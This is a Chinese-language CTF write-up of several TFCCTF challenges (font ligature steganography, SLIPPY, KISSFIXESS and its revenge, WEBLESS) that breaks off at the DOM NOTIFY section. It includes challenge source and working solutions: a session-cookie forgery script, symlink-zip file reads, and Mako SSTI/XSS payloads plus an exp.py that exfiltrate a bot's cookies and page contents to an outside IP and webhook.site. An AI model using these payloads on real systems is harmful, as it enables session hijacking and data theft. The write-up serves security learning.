DISCORD SHENANIGANS V5

简单的零宽字符隐写,不多赘述

FONT LEAGUES

GPT教学局

题目提供了两个文件:

  • index.html:简单页面,包含一个 <textarea>,指定使用自定义字体 Arial-custom.ttf。源码没有任何校验逻辑,只提示“如果正确你会看到一个 O”。
  • Arial-custom.ttf:定制字体文件。

题目名为 FONT LEAGUES,暗示考点与 字体替换/连字机制 (OpenType GSUB) 有关。

分析自定义字体

使用 fontToolsArial-custom.ttf 进行解析,重点关注 GSUB (Glyph Substitution) 表

  • GSUB 表包含大量 LookupType=4 (LigatureSubst) 规则。
  • 这些规则将一串字形合成为一个新的字形,新字形命名规则类似:
    O<一长串哈希样的十六进制>

确认最终目标字形

我们希望找出页面所说的 “O” 字形

  • 在所有 ligature 的”收敛字形”中,找到一个具有 双轮廓 (2 contours) 且边界框面积最大者。
  • 确认其字形名为:
    O162e219bca79a462f9cf5701124cf74c
  • 这个字形渲染出来就是一个标准的圆环”O”,对应网页提示中的”正确结果”。

反向展开得到输入序列

O162e219bca79a462f9cf5701124cf74c 反向回溯 ligature 规则:

  • 每个字形会被展开成一组基础字形。
  • 基础字形名如 one, two, a, b, f, ...,正好对应 十六进制字符

最终得到的展开序列拼接后是一个 64 位十六进制字符串
1f89a957a0816e3bea3fa026cd9a47cf181fb2c0e0c9e9442a2c783b01c083d2

flagTFCCTF{1f89a957a0816e3bea3fa026cd9a47cf181fb2c0e0c9e9442a2c783b01c083d2}

SLIPPY

index.js

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
const express = require('express');
const multer = require('multer');
const path = require('path');
const { execFile } = require('child_process');
const fs = require('fs');
const ensureSession = require('../middleware/session');
const developmentOnly = require('../middleware/developmentOnly');

const router = express.Router();

router.use(ensureSession);

const upload = multer({ dest: '/tmp' });

router.get('/', (req, res) => {
res.render('index', { sessionId: req.session.userId });
});

router.get('/upload', (req, res) => {
res.render('upload');
});

router.post('/upload', upload.single('zipfile'), (req, res) => {
const zipPath = req.file.path;
const userDir = path.join(__dirname, '../uploads', req.session.userId);

fs.mkdirSync(userDir, { recursive: true });

// Command: unzip temp/file.zip -d target_dir
execFile('unzip', [zipPath, '-d', userDir], (err, stdout, stderr) => {
fs.unlinkSync(zipPath); // Clean up temp file

if (err) {
console.error('Unzip failed:', stderr);
return res.status(500).send('Unzip error');
}

res.redirect('/files');
});
});

router.get('/files', (req, res) => {
const userDir = path.join(__dirname, '../uploads', req.session.userId);
fs.readdir(userDir, (err, files) => {
if (err) return res.status(500).send('Error reading files');
res.render('files', { files });
});
});

router.get('/files/:filename', (req, res) => {
const userDir = path.join(__dirname, '../uploads', req.session.userId);
const requestedPath = path.normalize(req.params.filename);
const filePath = path.resolve(userDir, requestedPath);

// Prevent path traversal
if (!filePath.startsWith(path.resolve(userDir))) {
return res.status(400).send('Invalid file path');
}

if (fs.existsSync(filePath) && fs.statSync(filePath).isFile()) {
res.download(filePath);
} else {
res.status(404).send('File not found');
}
});

router.get('/debug/files', developmentOnly, (req, res) => {
const userDir = path.join(__dirname, '../uploads', req.query.session_id);
fs.readdir(userDir, (err, files) => {
if (err) return res.status(500).send('Error reading files');
res.render('files', { files });
});
});

module.exports = router;

普通用户可以通过符号链接读取服务器的任意文件,但是由于flag.txt的路径随机,所以需要先想办法列出根目录的文件夹,明显是通过 /debug/files 来实现,但是调用这个接口需要先进入develop模式。

由于目前已经可以实现任意文件读,因此我们可以直接读取 /app/.env/app/server.js ,从而伪造 connect.sid

伪造并列出根目录的脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import hmac
import base64
import requests
from hashlib import sha256

# BASE_URL = "http://127.0.0.1:3000" # ← 改成题目服务地址
BASE_URL = "https://web-slippy-ab436954315562b3.challs.tfcctf.com" # ← 改成题目服务地址
SESSION_SECRET = "3df35e5dd772dd98a6feb5475d0459f8e18e08a46f48ec68234173663fca377b"
DEV_SID = "amwvsLiDgNHm2XXfoynBUNRA2iWoEH5E" # 从 /app/server.js 读到的那串

def cookie_signature(value: str, secret: str) -> str:
sig = hmac.new(secret.encode(), value.encode(), sha256).digest()
b64 = base64.b64encode(sig).decode()
# cookie-signature:去掉 '=' 并做 URL-safe 置换
b64 = b64.rstrip("=")
b64 = b64.replace("+", "-").replace("/", "_")
return b64

def make_connect_sid(sid: str, secret: str) -> str:
return f"s:{sid}.{cookie_signature(sid, secret)}"

def pwn():
cookie_val = make_connect_sid(DEV_SID, SESSION_SECRET)
cookies = {"connect.sid": cookie_val}
insecure = "store_true"
verify = not insecure
headers = {"X-Forwarded-For": "127.0.0.1"} # 因为 app.set('trust proxy', true) 且中间件检查 req.ip
r = requests.get(f"{BASE_URL}/debug/files",
params={"session_id": "../../../../"},
cookies=cookies, headers=headers, timeout=10, verify=verify)
print("[*] Status:", r.status_code)
print(r.text)

if __name__ == "__main__":
pwn()

然后

1
2
ln -s /tlhedn6f/flag.txt pwnlink
zip -y pwn.zip pwnlink

上传pwn.zip再download即可获取flag

flagTFCCTF{3at_sl1P_h4Ck_r3p3at_5af9f1}

KISSFIXESS

main.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
from http.server import HTTPServer, BaseHTTPRequestHandler
import json
from urllib.parse import parse_qs
from bot import visit_url
from mako.template import Template
from mako.lookup import TemplateLookup
import os
from urllib.parse import urlparse, parse_qs
from threading import Thread

MODULE_DIR = os.path.join(os.path.dirname(__file__), 'templates')
if not os.path.exists(MODULE_DIR):
try:
os.makedirs(MODULE_DIR)
except OSError as e:
print(f"Warning: Could not create Mako module directory: {e}")
MODULE_DIR = None

html_template = """
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Pixel Rainbow Name</title>
<style>
@import url('https://fonts.googleapis.com/css2?family=Press+Start+2P&display=swap');

body {
font-family: 'Press Start 2P', cursive;
background-color: #222;
color: #fff;
display: flex;
flex-direction: column;
align-items: center;
justify-content: center;
min-height: 100vh;
margin: 0;
padding: 20px;
box-sizing: border-box;
}

.container {
background-color: #333;
padding: 30px;
border: 5px solid #555;
box-shadow: 0 0 0 5px #444, 0 0 0 10px #333, 0 0 20px 10px #000;
text-align: center;
}

h1 {
font-size: 24px;
color: #0f0; /* Green for a retro feel */
margin-bottom: 20px;
text-shadow: 2px 2px #000;
}

label {
font-size: 16px;
color: #ccc;
display: block;
margin-bottom: 10px;
}

input[type="text"] {
font-family: 'Press Start 2P', cursive;
padding: 10px;
font-size: 16px;
border: 3px solid #555;
background-color: #444;
color: #fff;
margin-bottom: 20px;
outline: none;
}

input[type="submit"] {
font-family: 'Press Start 2P', cursive;
padding: 10px 20px;
font-size: 16px;
color: #fff;
background-color: #007bff;
border: 3px solid #0056b3;
cursor: pointer;
transition: background-color 0.2s;
}

input[type="submit"]:hover {
background-color: #0056b3;
}

.name-display {
margin-top: 30px;
font-size: 32px; /* Base size for rainbow text */
font-weight: bold;
padding: 10px;
}

.rainbow-text {
/* Fallback for browsers that don't support background-clip */
color: #fff;
/* Rainbow effect */
background: linear-gradient(to right,
hsl(0, 100%, 50%), /* Red */
hsl(30, 100%, 50%), /* Orange */
hsl(60, 100%, 50%), /* Yellow */
hsl(120, 100%, 50%),/* Green */
hsl(180, 100%, 50%),/* Cyan */
hsl(240, 100%, 50%),/* Blue */
hsl(300, 100%, 50%) /* Magenta */
);
-webkit-background-clip: text;
background-clip: text;
color: transparent; /* Make the text itself transparent */
/* Animate the gradient */
animation: rainbow_animation 6s ease-in-out infinite;
background-size: 400% 100%;
text-shadow: none; /* Remove any inherited text-shadow */
}

.rainbow-text span { /* Ensure individual spans also get the effect if we were to wrap letters */
-webkit-background-clip: text;
background-clip: text;
color: transparent;
}

@keyframes rainbow_animation {
0%, 100% {
background-position: 0 0;
}
50% {
background-position: 100% 0;
}
}

.instructions {
font-size: 12px;
color: #888;
margin-top: 30px;
}

</style>
</head>
<body>
<div class="container">
<h1>Pixel Name Display!</h1>
<form method="GET" action="/">
<label for="name">Enter Your Name:</label>
<input type="text" id="name" name="name_input" autofocus>
<input type="submit" value="Show Fancy Name">
</form>

% if name_to_display:
<div class="name-display">
Your fancy name is:
<div class="rainbow-text">NAME</div>
</div>
% endif

<p class="instructions">
Enter a name and see it in glorious pixelated rainbow colors!
</p>
<p class="instructions">
Escaped characters: ${banned}
</p>
<input type="submit" value="Report Name" onclick="reportName()">
<script>
function reportName() {
// Get from query string
const name = new URLSearchParams(window.location.search).get('name_input');
if (name) {
fetch('/report', {
method: 'POST',
headers: {
'Content-Type': 'application/json'
},
body: JSON.stringify({ name: name })
})
.then(response => {
if (response.ok) {
alert('Name reported successfully!');
} else {
alert('Failed to report name.');
}
})
.catch(error => {
console.error('Error reporting name:', error);
});
}
}
</script>
</div>
</body>
</html>
"""

lookup = TemplateLookup(directories=[os.path.dirname(__file__)], module_directory=MODULE_DIR)

banned = ["s", "l", "(", ")", "self", "_", ".", "\"", "\\", "import", "eval", "exec", "os", ";", ",", "|"]


def escape_html(text):
"""Escapes HTML special characters in the given text."""
return text.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;").replace("(", "&#40;").replace(")", "&#41;")

def render_page(name_to_display=None):
"""Renders the HTML page with the given name."""
templ = html_template.replace("NAME", escape_html(name_to_display or ""))
template = Template(templ, lookup=lookup)
return template.render(name_to_display=name_to_display, banned="&<>()")

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
def do_GET(self):

# Parse the path and extract query parameters
parsed_url = urlparse(self.path)
params = parse_qs(parsed_url.query)
name = params.get("name_input", [""])[0]

for b in banned:
if b in name:
name = "Banned characters detected!"
print(b)

# Render and return the page
self.send_response(200)
self.send_header("Content-Type", "text/html")
self.end_headers()
self.wfile.write(render_page(name_to_display=name).encode("utf-8"))

def do_POST(self):
# Handle POST requests to report names
if self.path == "/report":
content_length = int(self.headers['Content-Length'])
post_data = self.rfile.read(content_length)
name = json.loads(post_data.decode('utf-8')).get("name", "")
print(f"Received name: {name}")
if name:
print(f"Reported name: {name}")
self.send_response(200)
self.end_headers()
self.wfile.write(b"Name reported successfully!")
Thread(target=visit_url, args=(name,)).start()
else:
self.send_response(400)
self.end_headers()
self.wfile.write(b"Bad Request: No name provided.")
else:
self.send_response(404)
self.end_headers()

def run_server(server_class=HTTPServer, handler_class=SimpleHTTPRequestHandler, port=8000):
server_address = ("0.0.0.0", port)
httpd = server_class(server_address, handler_class)
print(f"Starting http server on port {port}...")
print(f"Access the page at http://0.0.0.0:{port}")
try:
httpd.serve_forever()
except KeyboardInterrupt:
print("\nServer stopped.")
finally:
httpd.server_close()

if __name__ == "__main__":
run_server()

漏洞成因:Mako SSTI 可导致 XSS -> 读 bot 的 cookie

  1. 服务器把用户输入 name_input 先替换进模板源代码,然后才让 Mako 编译与渲染:
1
2
3
templ = html_template.replace("NAME", escape_html(name_to_display or ""))
template = Template(templ, lookup=lookup)
return template.render(name_to_display=name_to_display, banned="&<>()")

也就是说,我们的输入会进入 Mako 模板源 再被 Mako 解析执行(而不是只作为纯文本)。这是典型的SSTI场景。
2. 题目做了两层限制:

  • escape_html() 仅转义了 & < > ( );没有转义 ${},而 ${ ... } 正是 Mako 表达式的执行语法。
  • 黑名单 banned = ["s","l","(",")","self","_",".","\"", "\\", "import", "eval", "exec", "os", ";", ",", "|"]:如果输入里包含这些,就把名字直接替换成固定字符串。但黑名单只禁了小写 s/l、双引号等,没有禁止 ${}、方括号、反引号、加号、冒号等,也没有禁止大写。
  1. 模板向渲染环境里注入了变量 banned="&<>()"。这给了我们一个字符生成器:
    banned[1] 是 <,banned[2] 是 >,banned[3] 是 (,banned[4] 是 )。这样即使输入里不能出现 <>(),也能在 Mako 表达式里拼出来。
  2. bot 端逻辑:Selenium 打开站点后,手动种入名为 flag 的 cookie,再访问我们提交的 /?name_input=... 页面,且停留 200 秒,让前端 JS 有充足时间执行。只要我们能在 bot 的页面里执行 JS,就能读到 document.cookie 并外带。

综上:通过 Mako SSTI → 反射 XSS,在 bot 的浏览器中运行 JS,读取并外带 flag cookie。

绕过思路

  • 用大写标签名绕过小写s黑名单
  • 用反引号作 JS 的字符串/属性访问(例如 window[`open`]、window[`document`][`cookie`]),避免在 JS 中使用单/双引号
  • 用模板变量 banned[1..4] 生成 < > ( )
  • window[`open`] 替代 window[`location`] 来发请求,绕过小写l黑名单
  • String[`fromCharCode`](46) 生成点号.

最终payload

1
2
3
4
${banned[1]+'SCRIPT'+banned[2]+'window['+'`open`'+']'+banned[3]+'`http://xx`'+'+'+'String[`fromCharCode`]'+banned[3]+'46'+banned[4]+'+'+'`xxx`'+'+'+'String[`fromCharCode`]'+banned[3]+'46'+banned[4]+'+'+'`xx`'+'+'+'String[`fromCharCode`]'+banned[3]+'46'+banned[4]+'+'+'`xxx?c=`'+'+'+'window['+'`document`'+']['+'`cookie`'+']'+banned[4]+banned[1]+'/SCRIPT'+banned[2]}

渲染后变为
<script>window[`open`](`http://xx`+String[`fromCharCode`](46)+`xxx`+String[`fromCharCode`](46)+`xx`+String[`fromCharCode`](46)+`xxx?c=`+window[`document`][`cookie`])</script>
1
2
3
4
5
6
7
8
9
GET /?c=flag=TFCCTF{769d12568fc45f14056cbabec2421548a839fa464786dc2013b2453dab9c3cbe} HTTP/1.1
Host: xx.xxx.xx.xxx
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://localhost:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

flagTFCCTF{769d12568fc45f14056cbabec2421548a839fa464786dc2013b2453dab9c3cbe}

后面在discord里看到另一种构造s和l的方式,学习

1
2
3
you could do ${f'{dict}'[4]} for s and 2 for l

dict gives us <class 'dict'> and then we convert it to string and access those letters like s , l

KISSFIXESS REVENGE

与上题相比,改动如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
banned = ["s", "l", "(", ")", "self", "_", ".", "\"", "\\", "&", "%", "^", "#", "@", "!", "*", "-", "import", "eval", "exec", "os", ";", ",", "|", "JAVASCRIPT", "window", "atob", "btoa", "="]

def render_page(name_to_display=None):
"""Renders the HTML page with the given name."""
templ = html_template.replace("NAME", name_to_display or "")
template = Template(templ, lookup=lookup)
tp = template.render(name_to_display=name_to_display, banned="&<>()", copyright="haha", help="haha", quit="haha")
try:
tp_data = tp.split("<div class=\"rainbow-text\">")[1].split("</div>")[0]
if "." in tp_data or "href" in tp_data.lower():
name = "Banned characters detected!"
return name
except IndexError:
name = "Something went wrong!"
return name

return tp

目前构造的payload

1
${banned[1]+'SCRIPT'+banned[2]+'window['+'`open`'+']'+banned[3]+'`http://796397207/`'+'+'+'window['+'`document`'+']['+'`cookie`'+']'+banned[4]+banned[1]+'/SCRIPT'+banned[2]}

只差绕过window

哦,可以用fetch

1
2
3
4
${banned[1]+'SCRIPT'+banned[2]+'window['+'`open`'+']'+banned[3]+'`http://796397207/`'+'+'+'window['+'`document`'+']['+'`cookie`'+']'+banned[4]+banned[1]+'/SCRIPT'+banned[2]}

渲染后变为
${banned[1]+'SCRIPT'+banned[2]+'fetch'+banned[3]+'`http://796397207/`'+'+'+'document['+'`cookie`'+']'+banned[4]+banned[1]+'/SCRIPT'+banned[2]}
1
2
3
4
5
6
7
8
9
GET /flag=TFCCTF%7Br3v3ng3_15_s0_sw33t!!!!!!!!!!!!%7D HTTP/1.1
Host: 47.120.14.151
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/139.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:8000
Referer: http://localhost:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

flagTFCCTF{r3v3ng3_15_s0_sw33t!!!!!!!!!!!!}

WEBLESS

server.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, make_response
from functools import wraps
from threading import Thread
import os
import secrets
import bot

app = Flask(__name__)
app.secret_key = secrets.token_hex(32)
ADMIN_USERNAME = secrets.token_hex(32)
ADMIN_PASSWORD = secrets.token_hex(32)
print(f"[SERVER] Admin credentials: {ADMIN_USERNAME}:{ADMIN_PASSWORD}")
FLAG = os.getenv("FLAG", "default_flag_value")

users = {ADMIN_USERNAME: ADMIN_PASSWORD}
posts = [{
"id": 0,
"author": ADMIN_USERNAME,
"title": "FLAG",
"description": FLAG,
"hidden": True
}]

def login_required(f):
@wraps(f)
def decorated_function(*args, **kwargs):
if "username" not in session:
return redirect(url_for("login"))
return f(*args, **kwargs)
return decorated_function

@app.route("/")
@login_required
def index():
visible_posts = [
post for post in posts
if not post.get("hidden", False) or post["author"] == session["username"]
]
return render_template("index.html", posts=visible_posts, username=session["username"])

@app.route("/login", methods=["GET", "POST"])
def login():
if "username" in session:
return redirect(url_for("index"))

username = request.args.get("username") or request.form.get("username")
password = request.args.get("password") or request.form.get("password")

if username and password:
if username in users and users[username] == password:
session["username"] = username
return redirect(url_for("index"))
return render_template("invalid.html", user=username), 401

return render_template("login.html")

@app.route("/register", methods=["GET", "POST"])
def register():
if "username" in session:
return redirect(url_for("index"))
if request.method == "POST":
username = request.form["username"]
password = request.form["password"]
if username in users:
return "User already exists", 400
users[username] = password
session["username"] = username
return redirect(url_for("index"))
return render_template("register.html")

@app.route("/logout")
@login_required
def logout():
session.pop("username", None)
return redirect(url_for("login"))

@app.route("/create_post", methods=["POST"])
@login_required
def create_post():
title = request.form["title"]
description = request.form["description"]
hidden = request.form.get("hidden") == "on" # Checkbox in form for hidden posts
post_id = len(posts)
posts.append({
"id": post_id,
"author": session["username"],
"title": title,
"description": description,
"hidden": hidden
})
return redirect(url_for("index"))

@app.route("/post/<int:post_id>")
@login_required
def post_page(post_id):
"""Render a single post fully server-side (no client JS) with strict CSP."""
post = next((p for p in posts if p["id"] == post_id), None)
if not post:
return "Post not found", 404
if post.get("hidden") and post["author"] != session["username"]:
return "Unauthorized", 403

resp = make_response(render_template("post.html", post=post))
resp.headers["Content-Security-Policy"] = "script-src 'none'; style-src 'self'"
return resp


def _run_admin_bot(target_url: str):
try:
bot.run_report(target_url, ADMIN_USERNAME, ADMIN_PASSWORD)
print("[BOT] Done")
except Exception as e:
print(f"[BOT] Error: {e}")

@app.route('/report', methods=['POST'])
def report():
url = request.form.get('url')
if not url:
return 'Missing url', 400
Thread(target=_run_admin_bot, args=(url,), daemon=True).start()
return 'Report queued', 202

if __name__ == "__main__":
app.run(host='0.0.0.0', debug=False)

bot.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.support.ui import WebDriverWait

options = Options()
options.add_argument("--headless")
options.add_argument("--disable-gpu")
options.add_argument("--no-sandbox")

service = Service() # Selenium Manager will handle chromedriver

def run_report(url, username, password):
try:
driver = webdriver.Chrome(service=service, options=options)

# Login page
driver.get(f"http://127.0.0.1:5000/login?username={username}&password={password}")

# Wait until page is loaded (document.readyState == "complete")
WebDriverWait(driver, 10).until(
lambda d: d.execute_script("return document.readyState") == "complete"
)
print("Login page fully loaded")

# Navigate to report page
print("Visiting:", url)
driver.get(url)

WebDriverWait(driver, 10).until(
lambda d: d.execute_script("return window.reportReady === true")
)
print("Report page fully loaded")

except Exception as e:
print(f"[BOT] Error: {e}")
finally:
driver.quit()
print("Browser closed.")

源码分析

  • 敏感数据位置
    服务器启动时将 FLAG 放入一篇隐藏帖子(id=0,作者为管理员,标题为FLAG,正文即为 FLAG 内容)中:posts[0].hidden=True,只有作者(管理员)可见。

  • 访问控制 & 会话
    Flask session 作为登录态;未登录访问任何受保护路由会被重定向到 /login

  • /post/ 渲染与 CSP
    单篇帖子由后端完全渲染,并附带严格 CSP:script-src 'none'; style-src 'self'。若帖子为 hidden,且当前用户不是作者则返回 403。

    这意味着帖子页面自身完全禁止脚本执行,看似阻断了传统 XSS。

  • /login 的特殊点
    /login 支持 GET 参数 登录(?username=...&password=...)。当提供的用户名或密码不匹配时,会渲染 invalid.html 并把 user=username 传给模板(未设置 CSP)。

    若模板未对 user 做安全转义,就会形成 反射型 XSS 的入口。

  • /report 触发admin bot
    后端在新线程中启动 bot.run_report(url, ADMIN_USERNAME, ADMIN_PASSWORD) 访问用户提供的 URL。
    Bot 行为(Selenium):

    1. 先带着管理员随机凭据访问 /login?username=ADMIN&password=ADMIN(设置管理员会话)
    2. 再访问用户提交的 URL
    3. 等待 window.reportReady === true 再退出(10s 超时)

攻击思路

  1. 反射型 XSS: /login 用 GET 参数将 username 原样传入 invalid.html 模板,未设置 CSP,形成可执行 <script> 的反射点。

  2. CSP 仅覆盖帖子页本身: /post/<id> 设置了 script-src 'none'但该 CSP 只约束该文档自身,并不能限制同源的其他文档在兄弟 iframe里执行脚本,也无法阻止被同源脚本读取 DOM。

  3. 允许被 iframe 嵌入: /post/0 未设置 X-Frame-Options / frame-ancestors,可以被嵌入到别的页面中。

  4. 管理员会话与匿名 iframe(credentialless)的对冲:
    Bot 顶层页面已有管理员登录态;如果我们直接在同一会话里访问 /login,会被已登录的早退逻辑重定向到首页,无法触发反射 XSS。而使用 <iframe credentialless> 加载 /login?...,浏览器会在该 iframe 中不携带 Cookie 等凭据,于是后端把它当作未登录用户处理,从而稳定返回携带 XSS 的 invalid.html。同时,匿名 iframe不会改变该文档的 URL 来源(仍是同源),因此同源 DOM 访问依旧允许,可跨到兄弟 iframe 读取 /post/0 的内容。

综上:我们在无权执行脚本的受害文档(FLAG页)旁边放一个能执行脚本的同源文档(login 的 XSS),再用同源约束读取兄弟框架 DOM,绕过了 FLAG 页的 CSP。


payload

核心payload如下:

1
2
3
4
5
6
<iframe src="/post/0"></iframe>
<iframe credentialless src="/login?username=<script>
fetch(`https://webhook.site/xxxx/${
btoa(top.window.frames[0].document.body.innerText.substr(20))
}`)
</script>&password=a"></iframe>

配合脚本中的 3 个请求步骤:注册 → 发帖(正文塞入上述 HTML) → 提交 /report 给 Bot。
当 Bot 以管理员身份访问我们的帖子页时发生:

  1. 第 1 个 iframe 同源加载 /post/0(FLAG 页)。由于顶层上下文已有管理员 Cookie,访问获准,页面渲染出 FLAG;该页 CSP 禁脚本,但这不影响其被读取

  2. 第 2 个 iframe(credentialless) 加载 /login?...:不带 Cookie,服务器按未登录 + 凭证错误路径渲染 invalid.html,其中我们的 <script> 被执行(反射 XSS)。

  3. XSS 脚本侧读 + 外带: 该脚本在登录页文档中执行,同源访问 top.window.frames[0].document.body.innerText,取到 FLAG 页文本,再 btoa 编码,通过 fetch 外带到 webhook。

小细节:Bot 在二次访问后等待 window.reportReady === true(10s 超时)才退出,但外带不依赖这个标记,所以即使未设置也能成功拿到 FLAG。
若要让 Bot 立即结束,可在 payload 里补一行:top.reportReady = true;


攻击流程

  1. Bot:GET /login?username=ADMIN&password=ADMIN → 会话建立。
  2. Bot:GET /post/1(我们的公开帖子)。
  3. 页面内:
    • iframe#0 → GET /post/0(带管理员 Cookie,返回 FLAG 页 + CSP 禁脚本)。
    • iframe#1(credentialless)→ GET /login?username=<script>...&password=a(不带 Cookie,返回含 XSS 的 invalid 页面)。
  4. XSS 执行:从 top.frames[0] 读取 FLAG 文本 → fetch(webhook) 外带。

为什么 CSP/同源策略挡不住?

  • 同源策略只要求“两个文档的源一致”即可互访 DOM;credentialless 仅剥离凭据,不改变 URL 来源,仍然同源,因此可以读兄弟 iframe 的 DOM。
  • 帖子页的 CSP只约束该文档自身的脚本加载与执行,并不限制同源其他文档的脚本去读取它的 DOM,也不限制它被嵌入。要阻止被嵌入或跨文档读取,应使用 frame-ancestors / X-Frame-Options 或者对敏感页使用 sandbox

为何必须使用 credentialless

如果第二个 iframe credentialless,由于顶层已有管理员 Cookie,访问 /login 会触发已登录直接重定向到首页的分支,根本无法渲染带 XSS 的错误页,攻击就失效了。credentialless 让该 iframe 以未登录身份走无效凭据 → invalid.html(触发 XSS)路径,成为攻击原点。


总结

  • /login 使用 GET 参数并将用户可控数据(username)渲染进模板,未设置 CSP,造成反射型 XSS。
  • /post/<id> 虽有 CSP,但缺少 frame-ancestors/X-Frame-Options,允许被同源页面 iframe;且 CSP 无法阻止同源兄弟文档读 DOM。
  • 管理员 Bot 逻辑在访问用户页面前先建立管理员会话,恰好使 /post/0 在 iframe#0 中可读;又未对用户页面进行任何隔离(如禁用 JS 或强站点隔离),为读 DOM + 外带创造条件。

exp.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import requests

s = requests.Session()
URL = "https://webless-80ef21500315e18a.challs.tfcctf.com"

solution = """
<iframe src="/post/0"></iframe>
<iframe credentialless src="/login?username=<script>fetch(`https://webhook.site/ed920e87-fa2c-4fac-983f-0a3c31613a47/${btoa(top.window.frames[0].document.body.innerText.substr(20))}`)</script>&password=a"></iframe>
"""

s.post(URL+"/register", data={"username": "test", "password": "test"})
s.post(URL+"/create_post", data={"title": "LEAK", "description": solution, "hidden": "off"})
s.post(URL+"/report", data={"url": "http://127.0.0.1:5000/post/1"})

print("Check the webhook")

DOM NOTIFY

server.js

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
const express = require('express');
const bodyParser = require('body-parser');
const rateLimit = require('express-rate-limit');
const { v4: uuidv4 } = require('uuid');


const { saveNote, getNote } = require('./db/db');
const { sanitizeContent } = require('./utils');
const { visit } = require('./bot');

const app = express();
const PORT = 3000;


// Setup EJS as the view engine
app.set('view engine', 'ejs');
app.set('views', './views');

// Rate limit: max 5 requests per 1 minute per IP
const reportLimiter = rateLimit({
windowMs: 1 * 60 * 1000, // 1 minute
max: 5, // limit each IP to 5 requests per windowMs
message: 'Too many reports from this IP, please try again later.'
});

app.use((req, res, next) => {
res.setHeader('X-Content-Type-Options', 'nosniff');
next();
});

// Middleware
app.use(bodyParser.urlencoded({ extended: false }));

app.use(express.static('public'));

// Route: Home page - form to create a note
app.get('/', (req, res) => {
res.render('home');
});

// Route: Handle form submission
app.post('/note/create', async (req, res) => {
let { content } = req.body;

content = sanitizeContent(content)

const id = uuidv4();

try {
await saveNote(id, content);
res.redirect(id);
} catch (err) {
console.error(err);
res.status(500).send('Error saving note.');
}
});

// Route: View a note by ID
app.get('/note/:id', async (req, res) => {
const { id } = req.params;

try {
const note = await getNote(id);
if (note) {
res.render('note', { id, content: note.content });
} else {
res.status(404).render('notfound');
}
} catch (err) {
console.error(err);
res.status(500).send('Error retrieving note.');
}
});

// Route: Report a note to admin
app.post('/report', reportLimiter, async (req, res) => {
const { id } = req.body;

try {
const note = await getNote(id);
if (note) {
visit(id);
res.status(200).send('Note reported!');
} else {
res.status(404).send('Not found!');
}
} catch (err) {
console.error(err);
res.status(500).send('Error retrieving note.');
}
});

// Route: Return multiple custom elements as JSON
// !! At the moment the route seems to have some frontend errors, so we disabled it in the main.js
app.get('/custom-divs', (req, res) => {
const customElements = [
{ name: 'fancy-div', observedAttribute: 'color' },
{ name: 'huge-div', observedAttribute: 'font' },
{ name: 'title-div', observedAttribute: 'title' }
];

res.json(customElements);
});

// Start server
app.listen(PORT, () => {
console.log(`Server running at http://localhost:${PORT}`);
});

utils.js

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
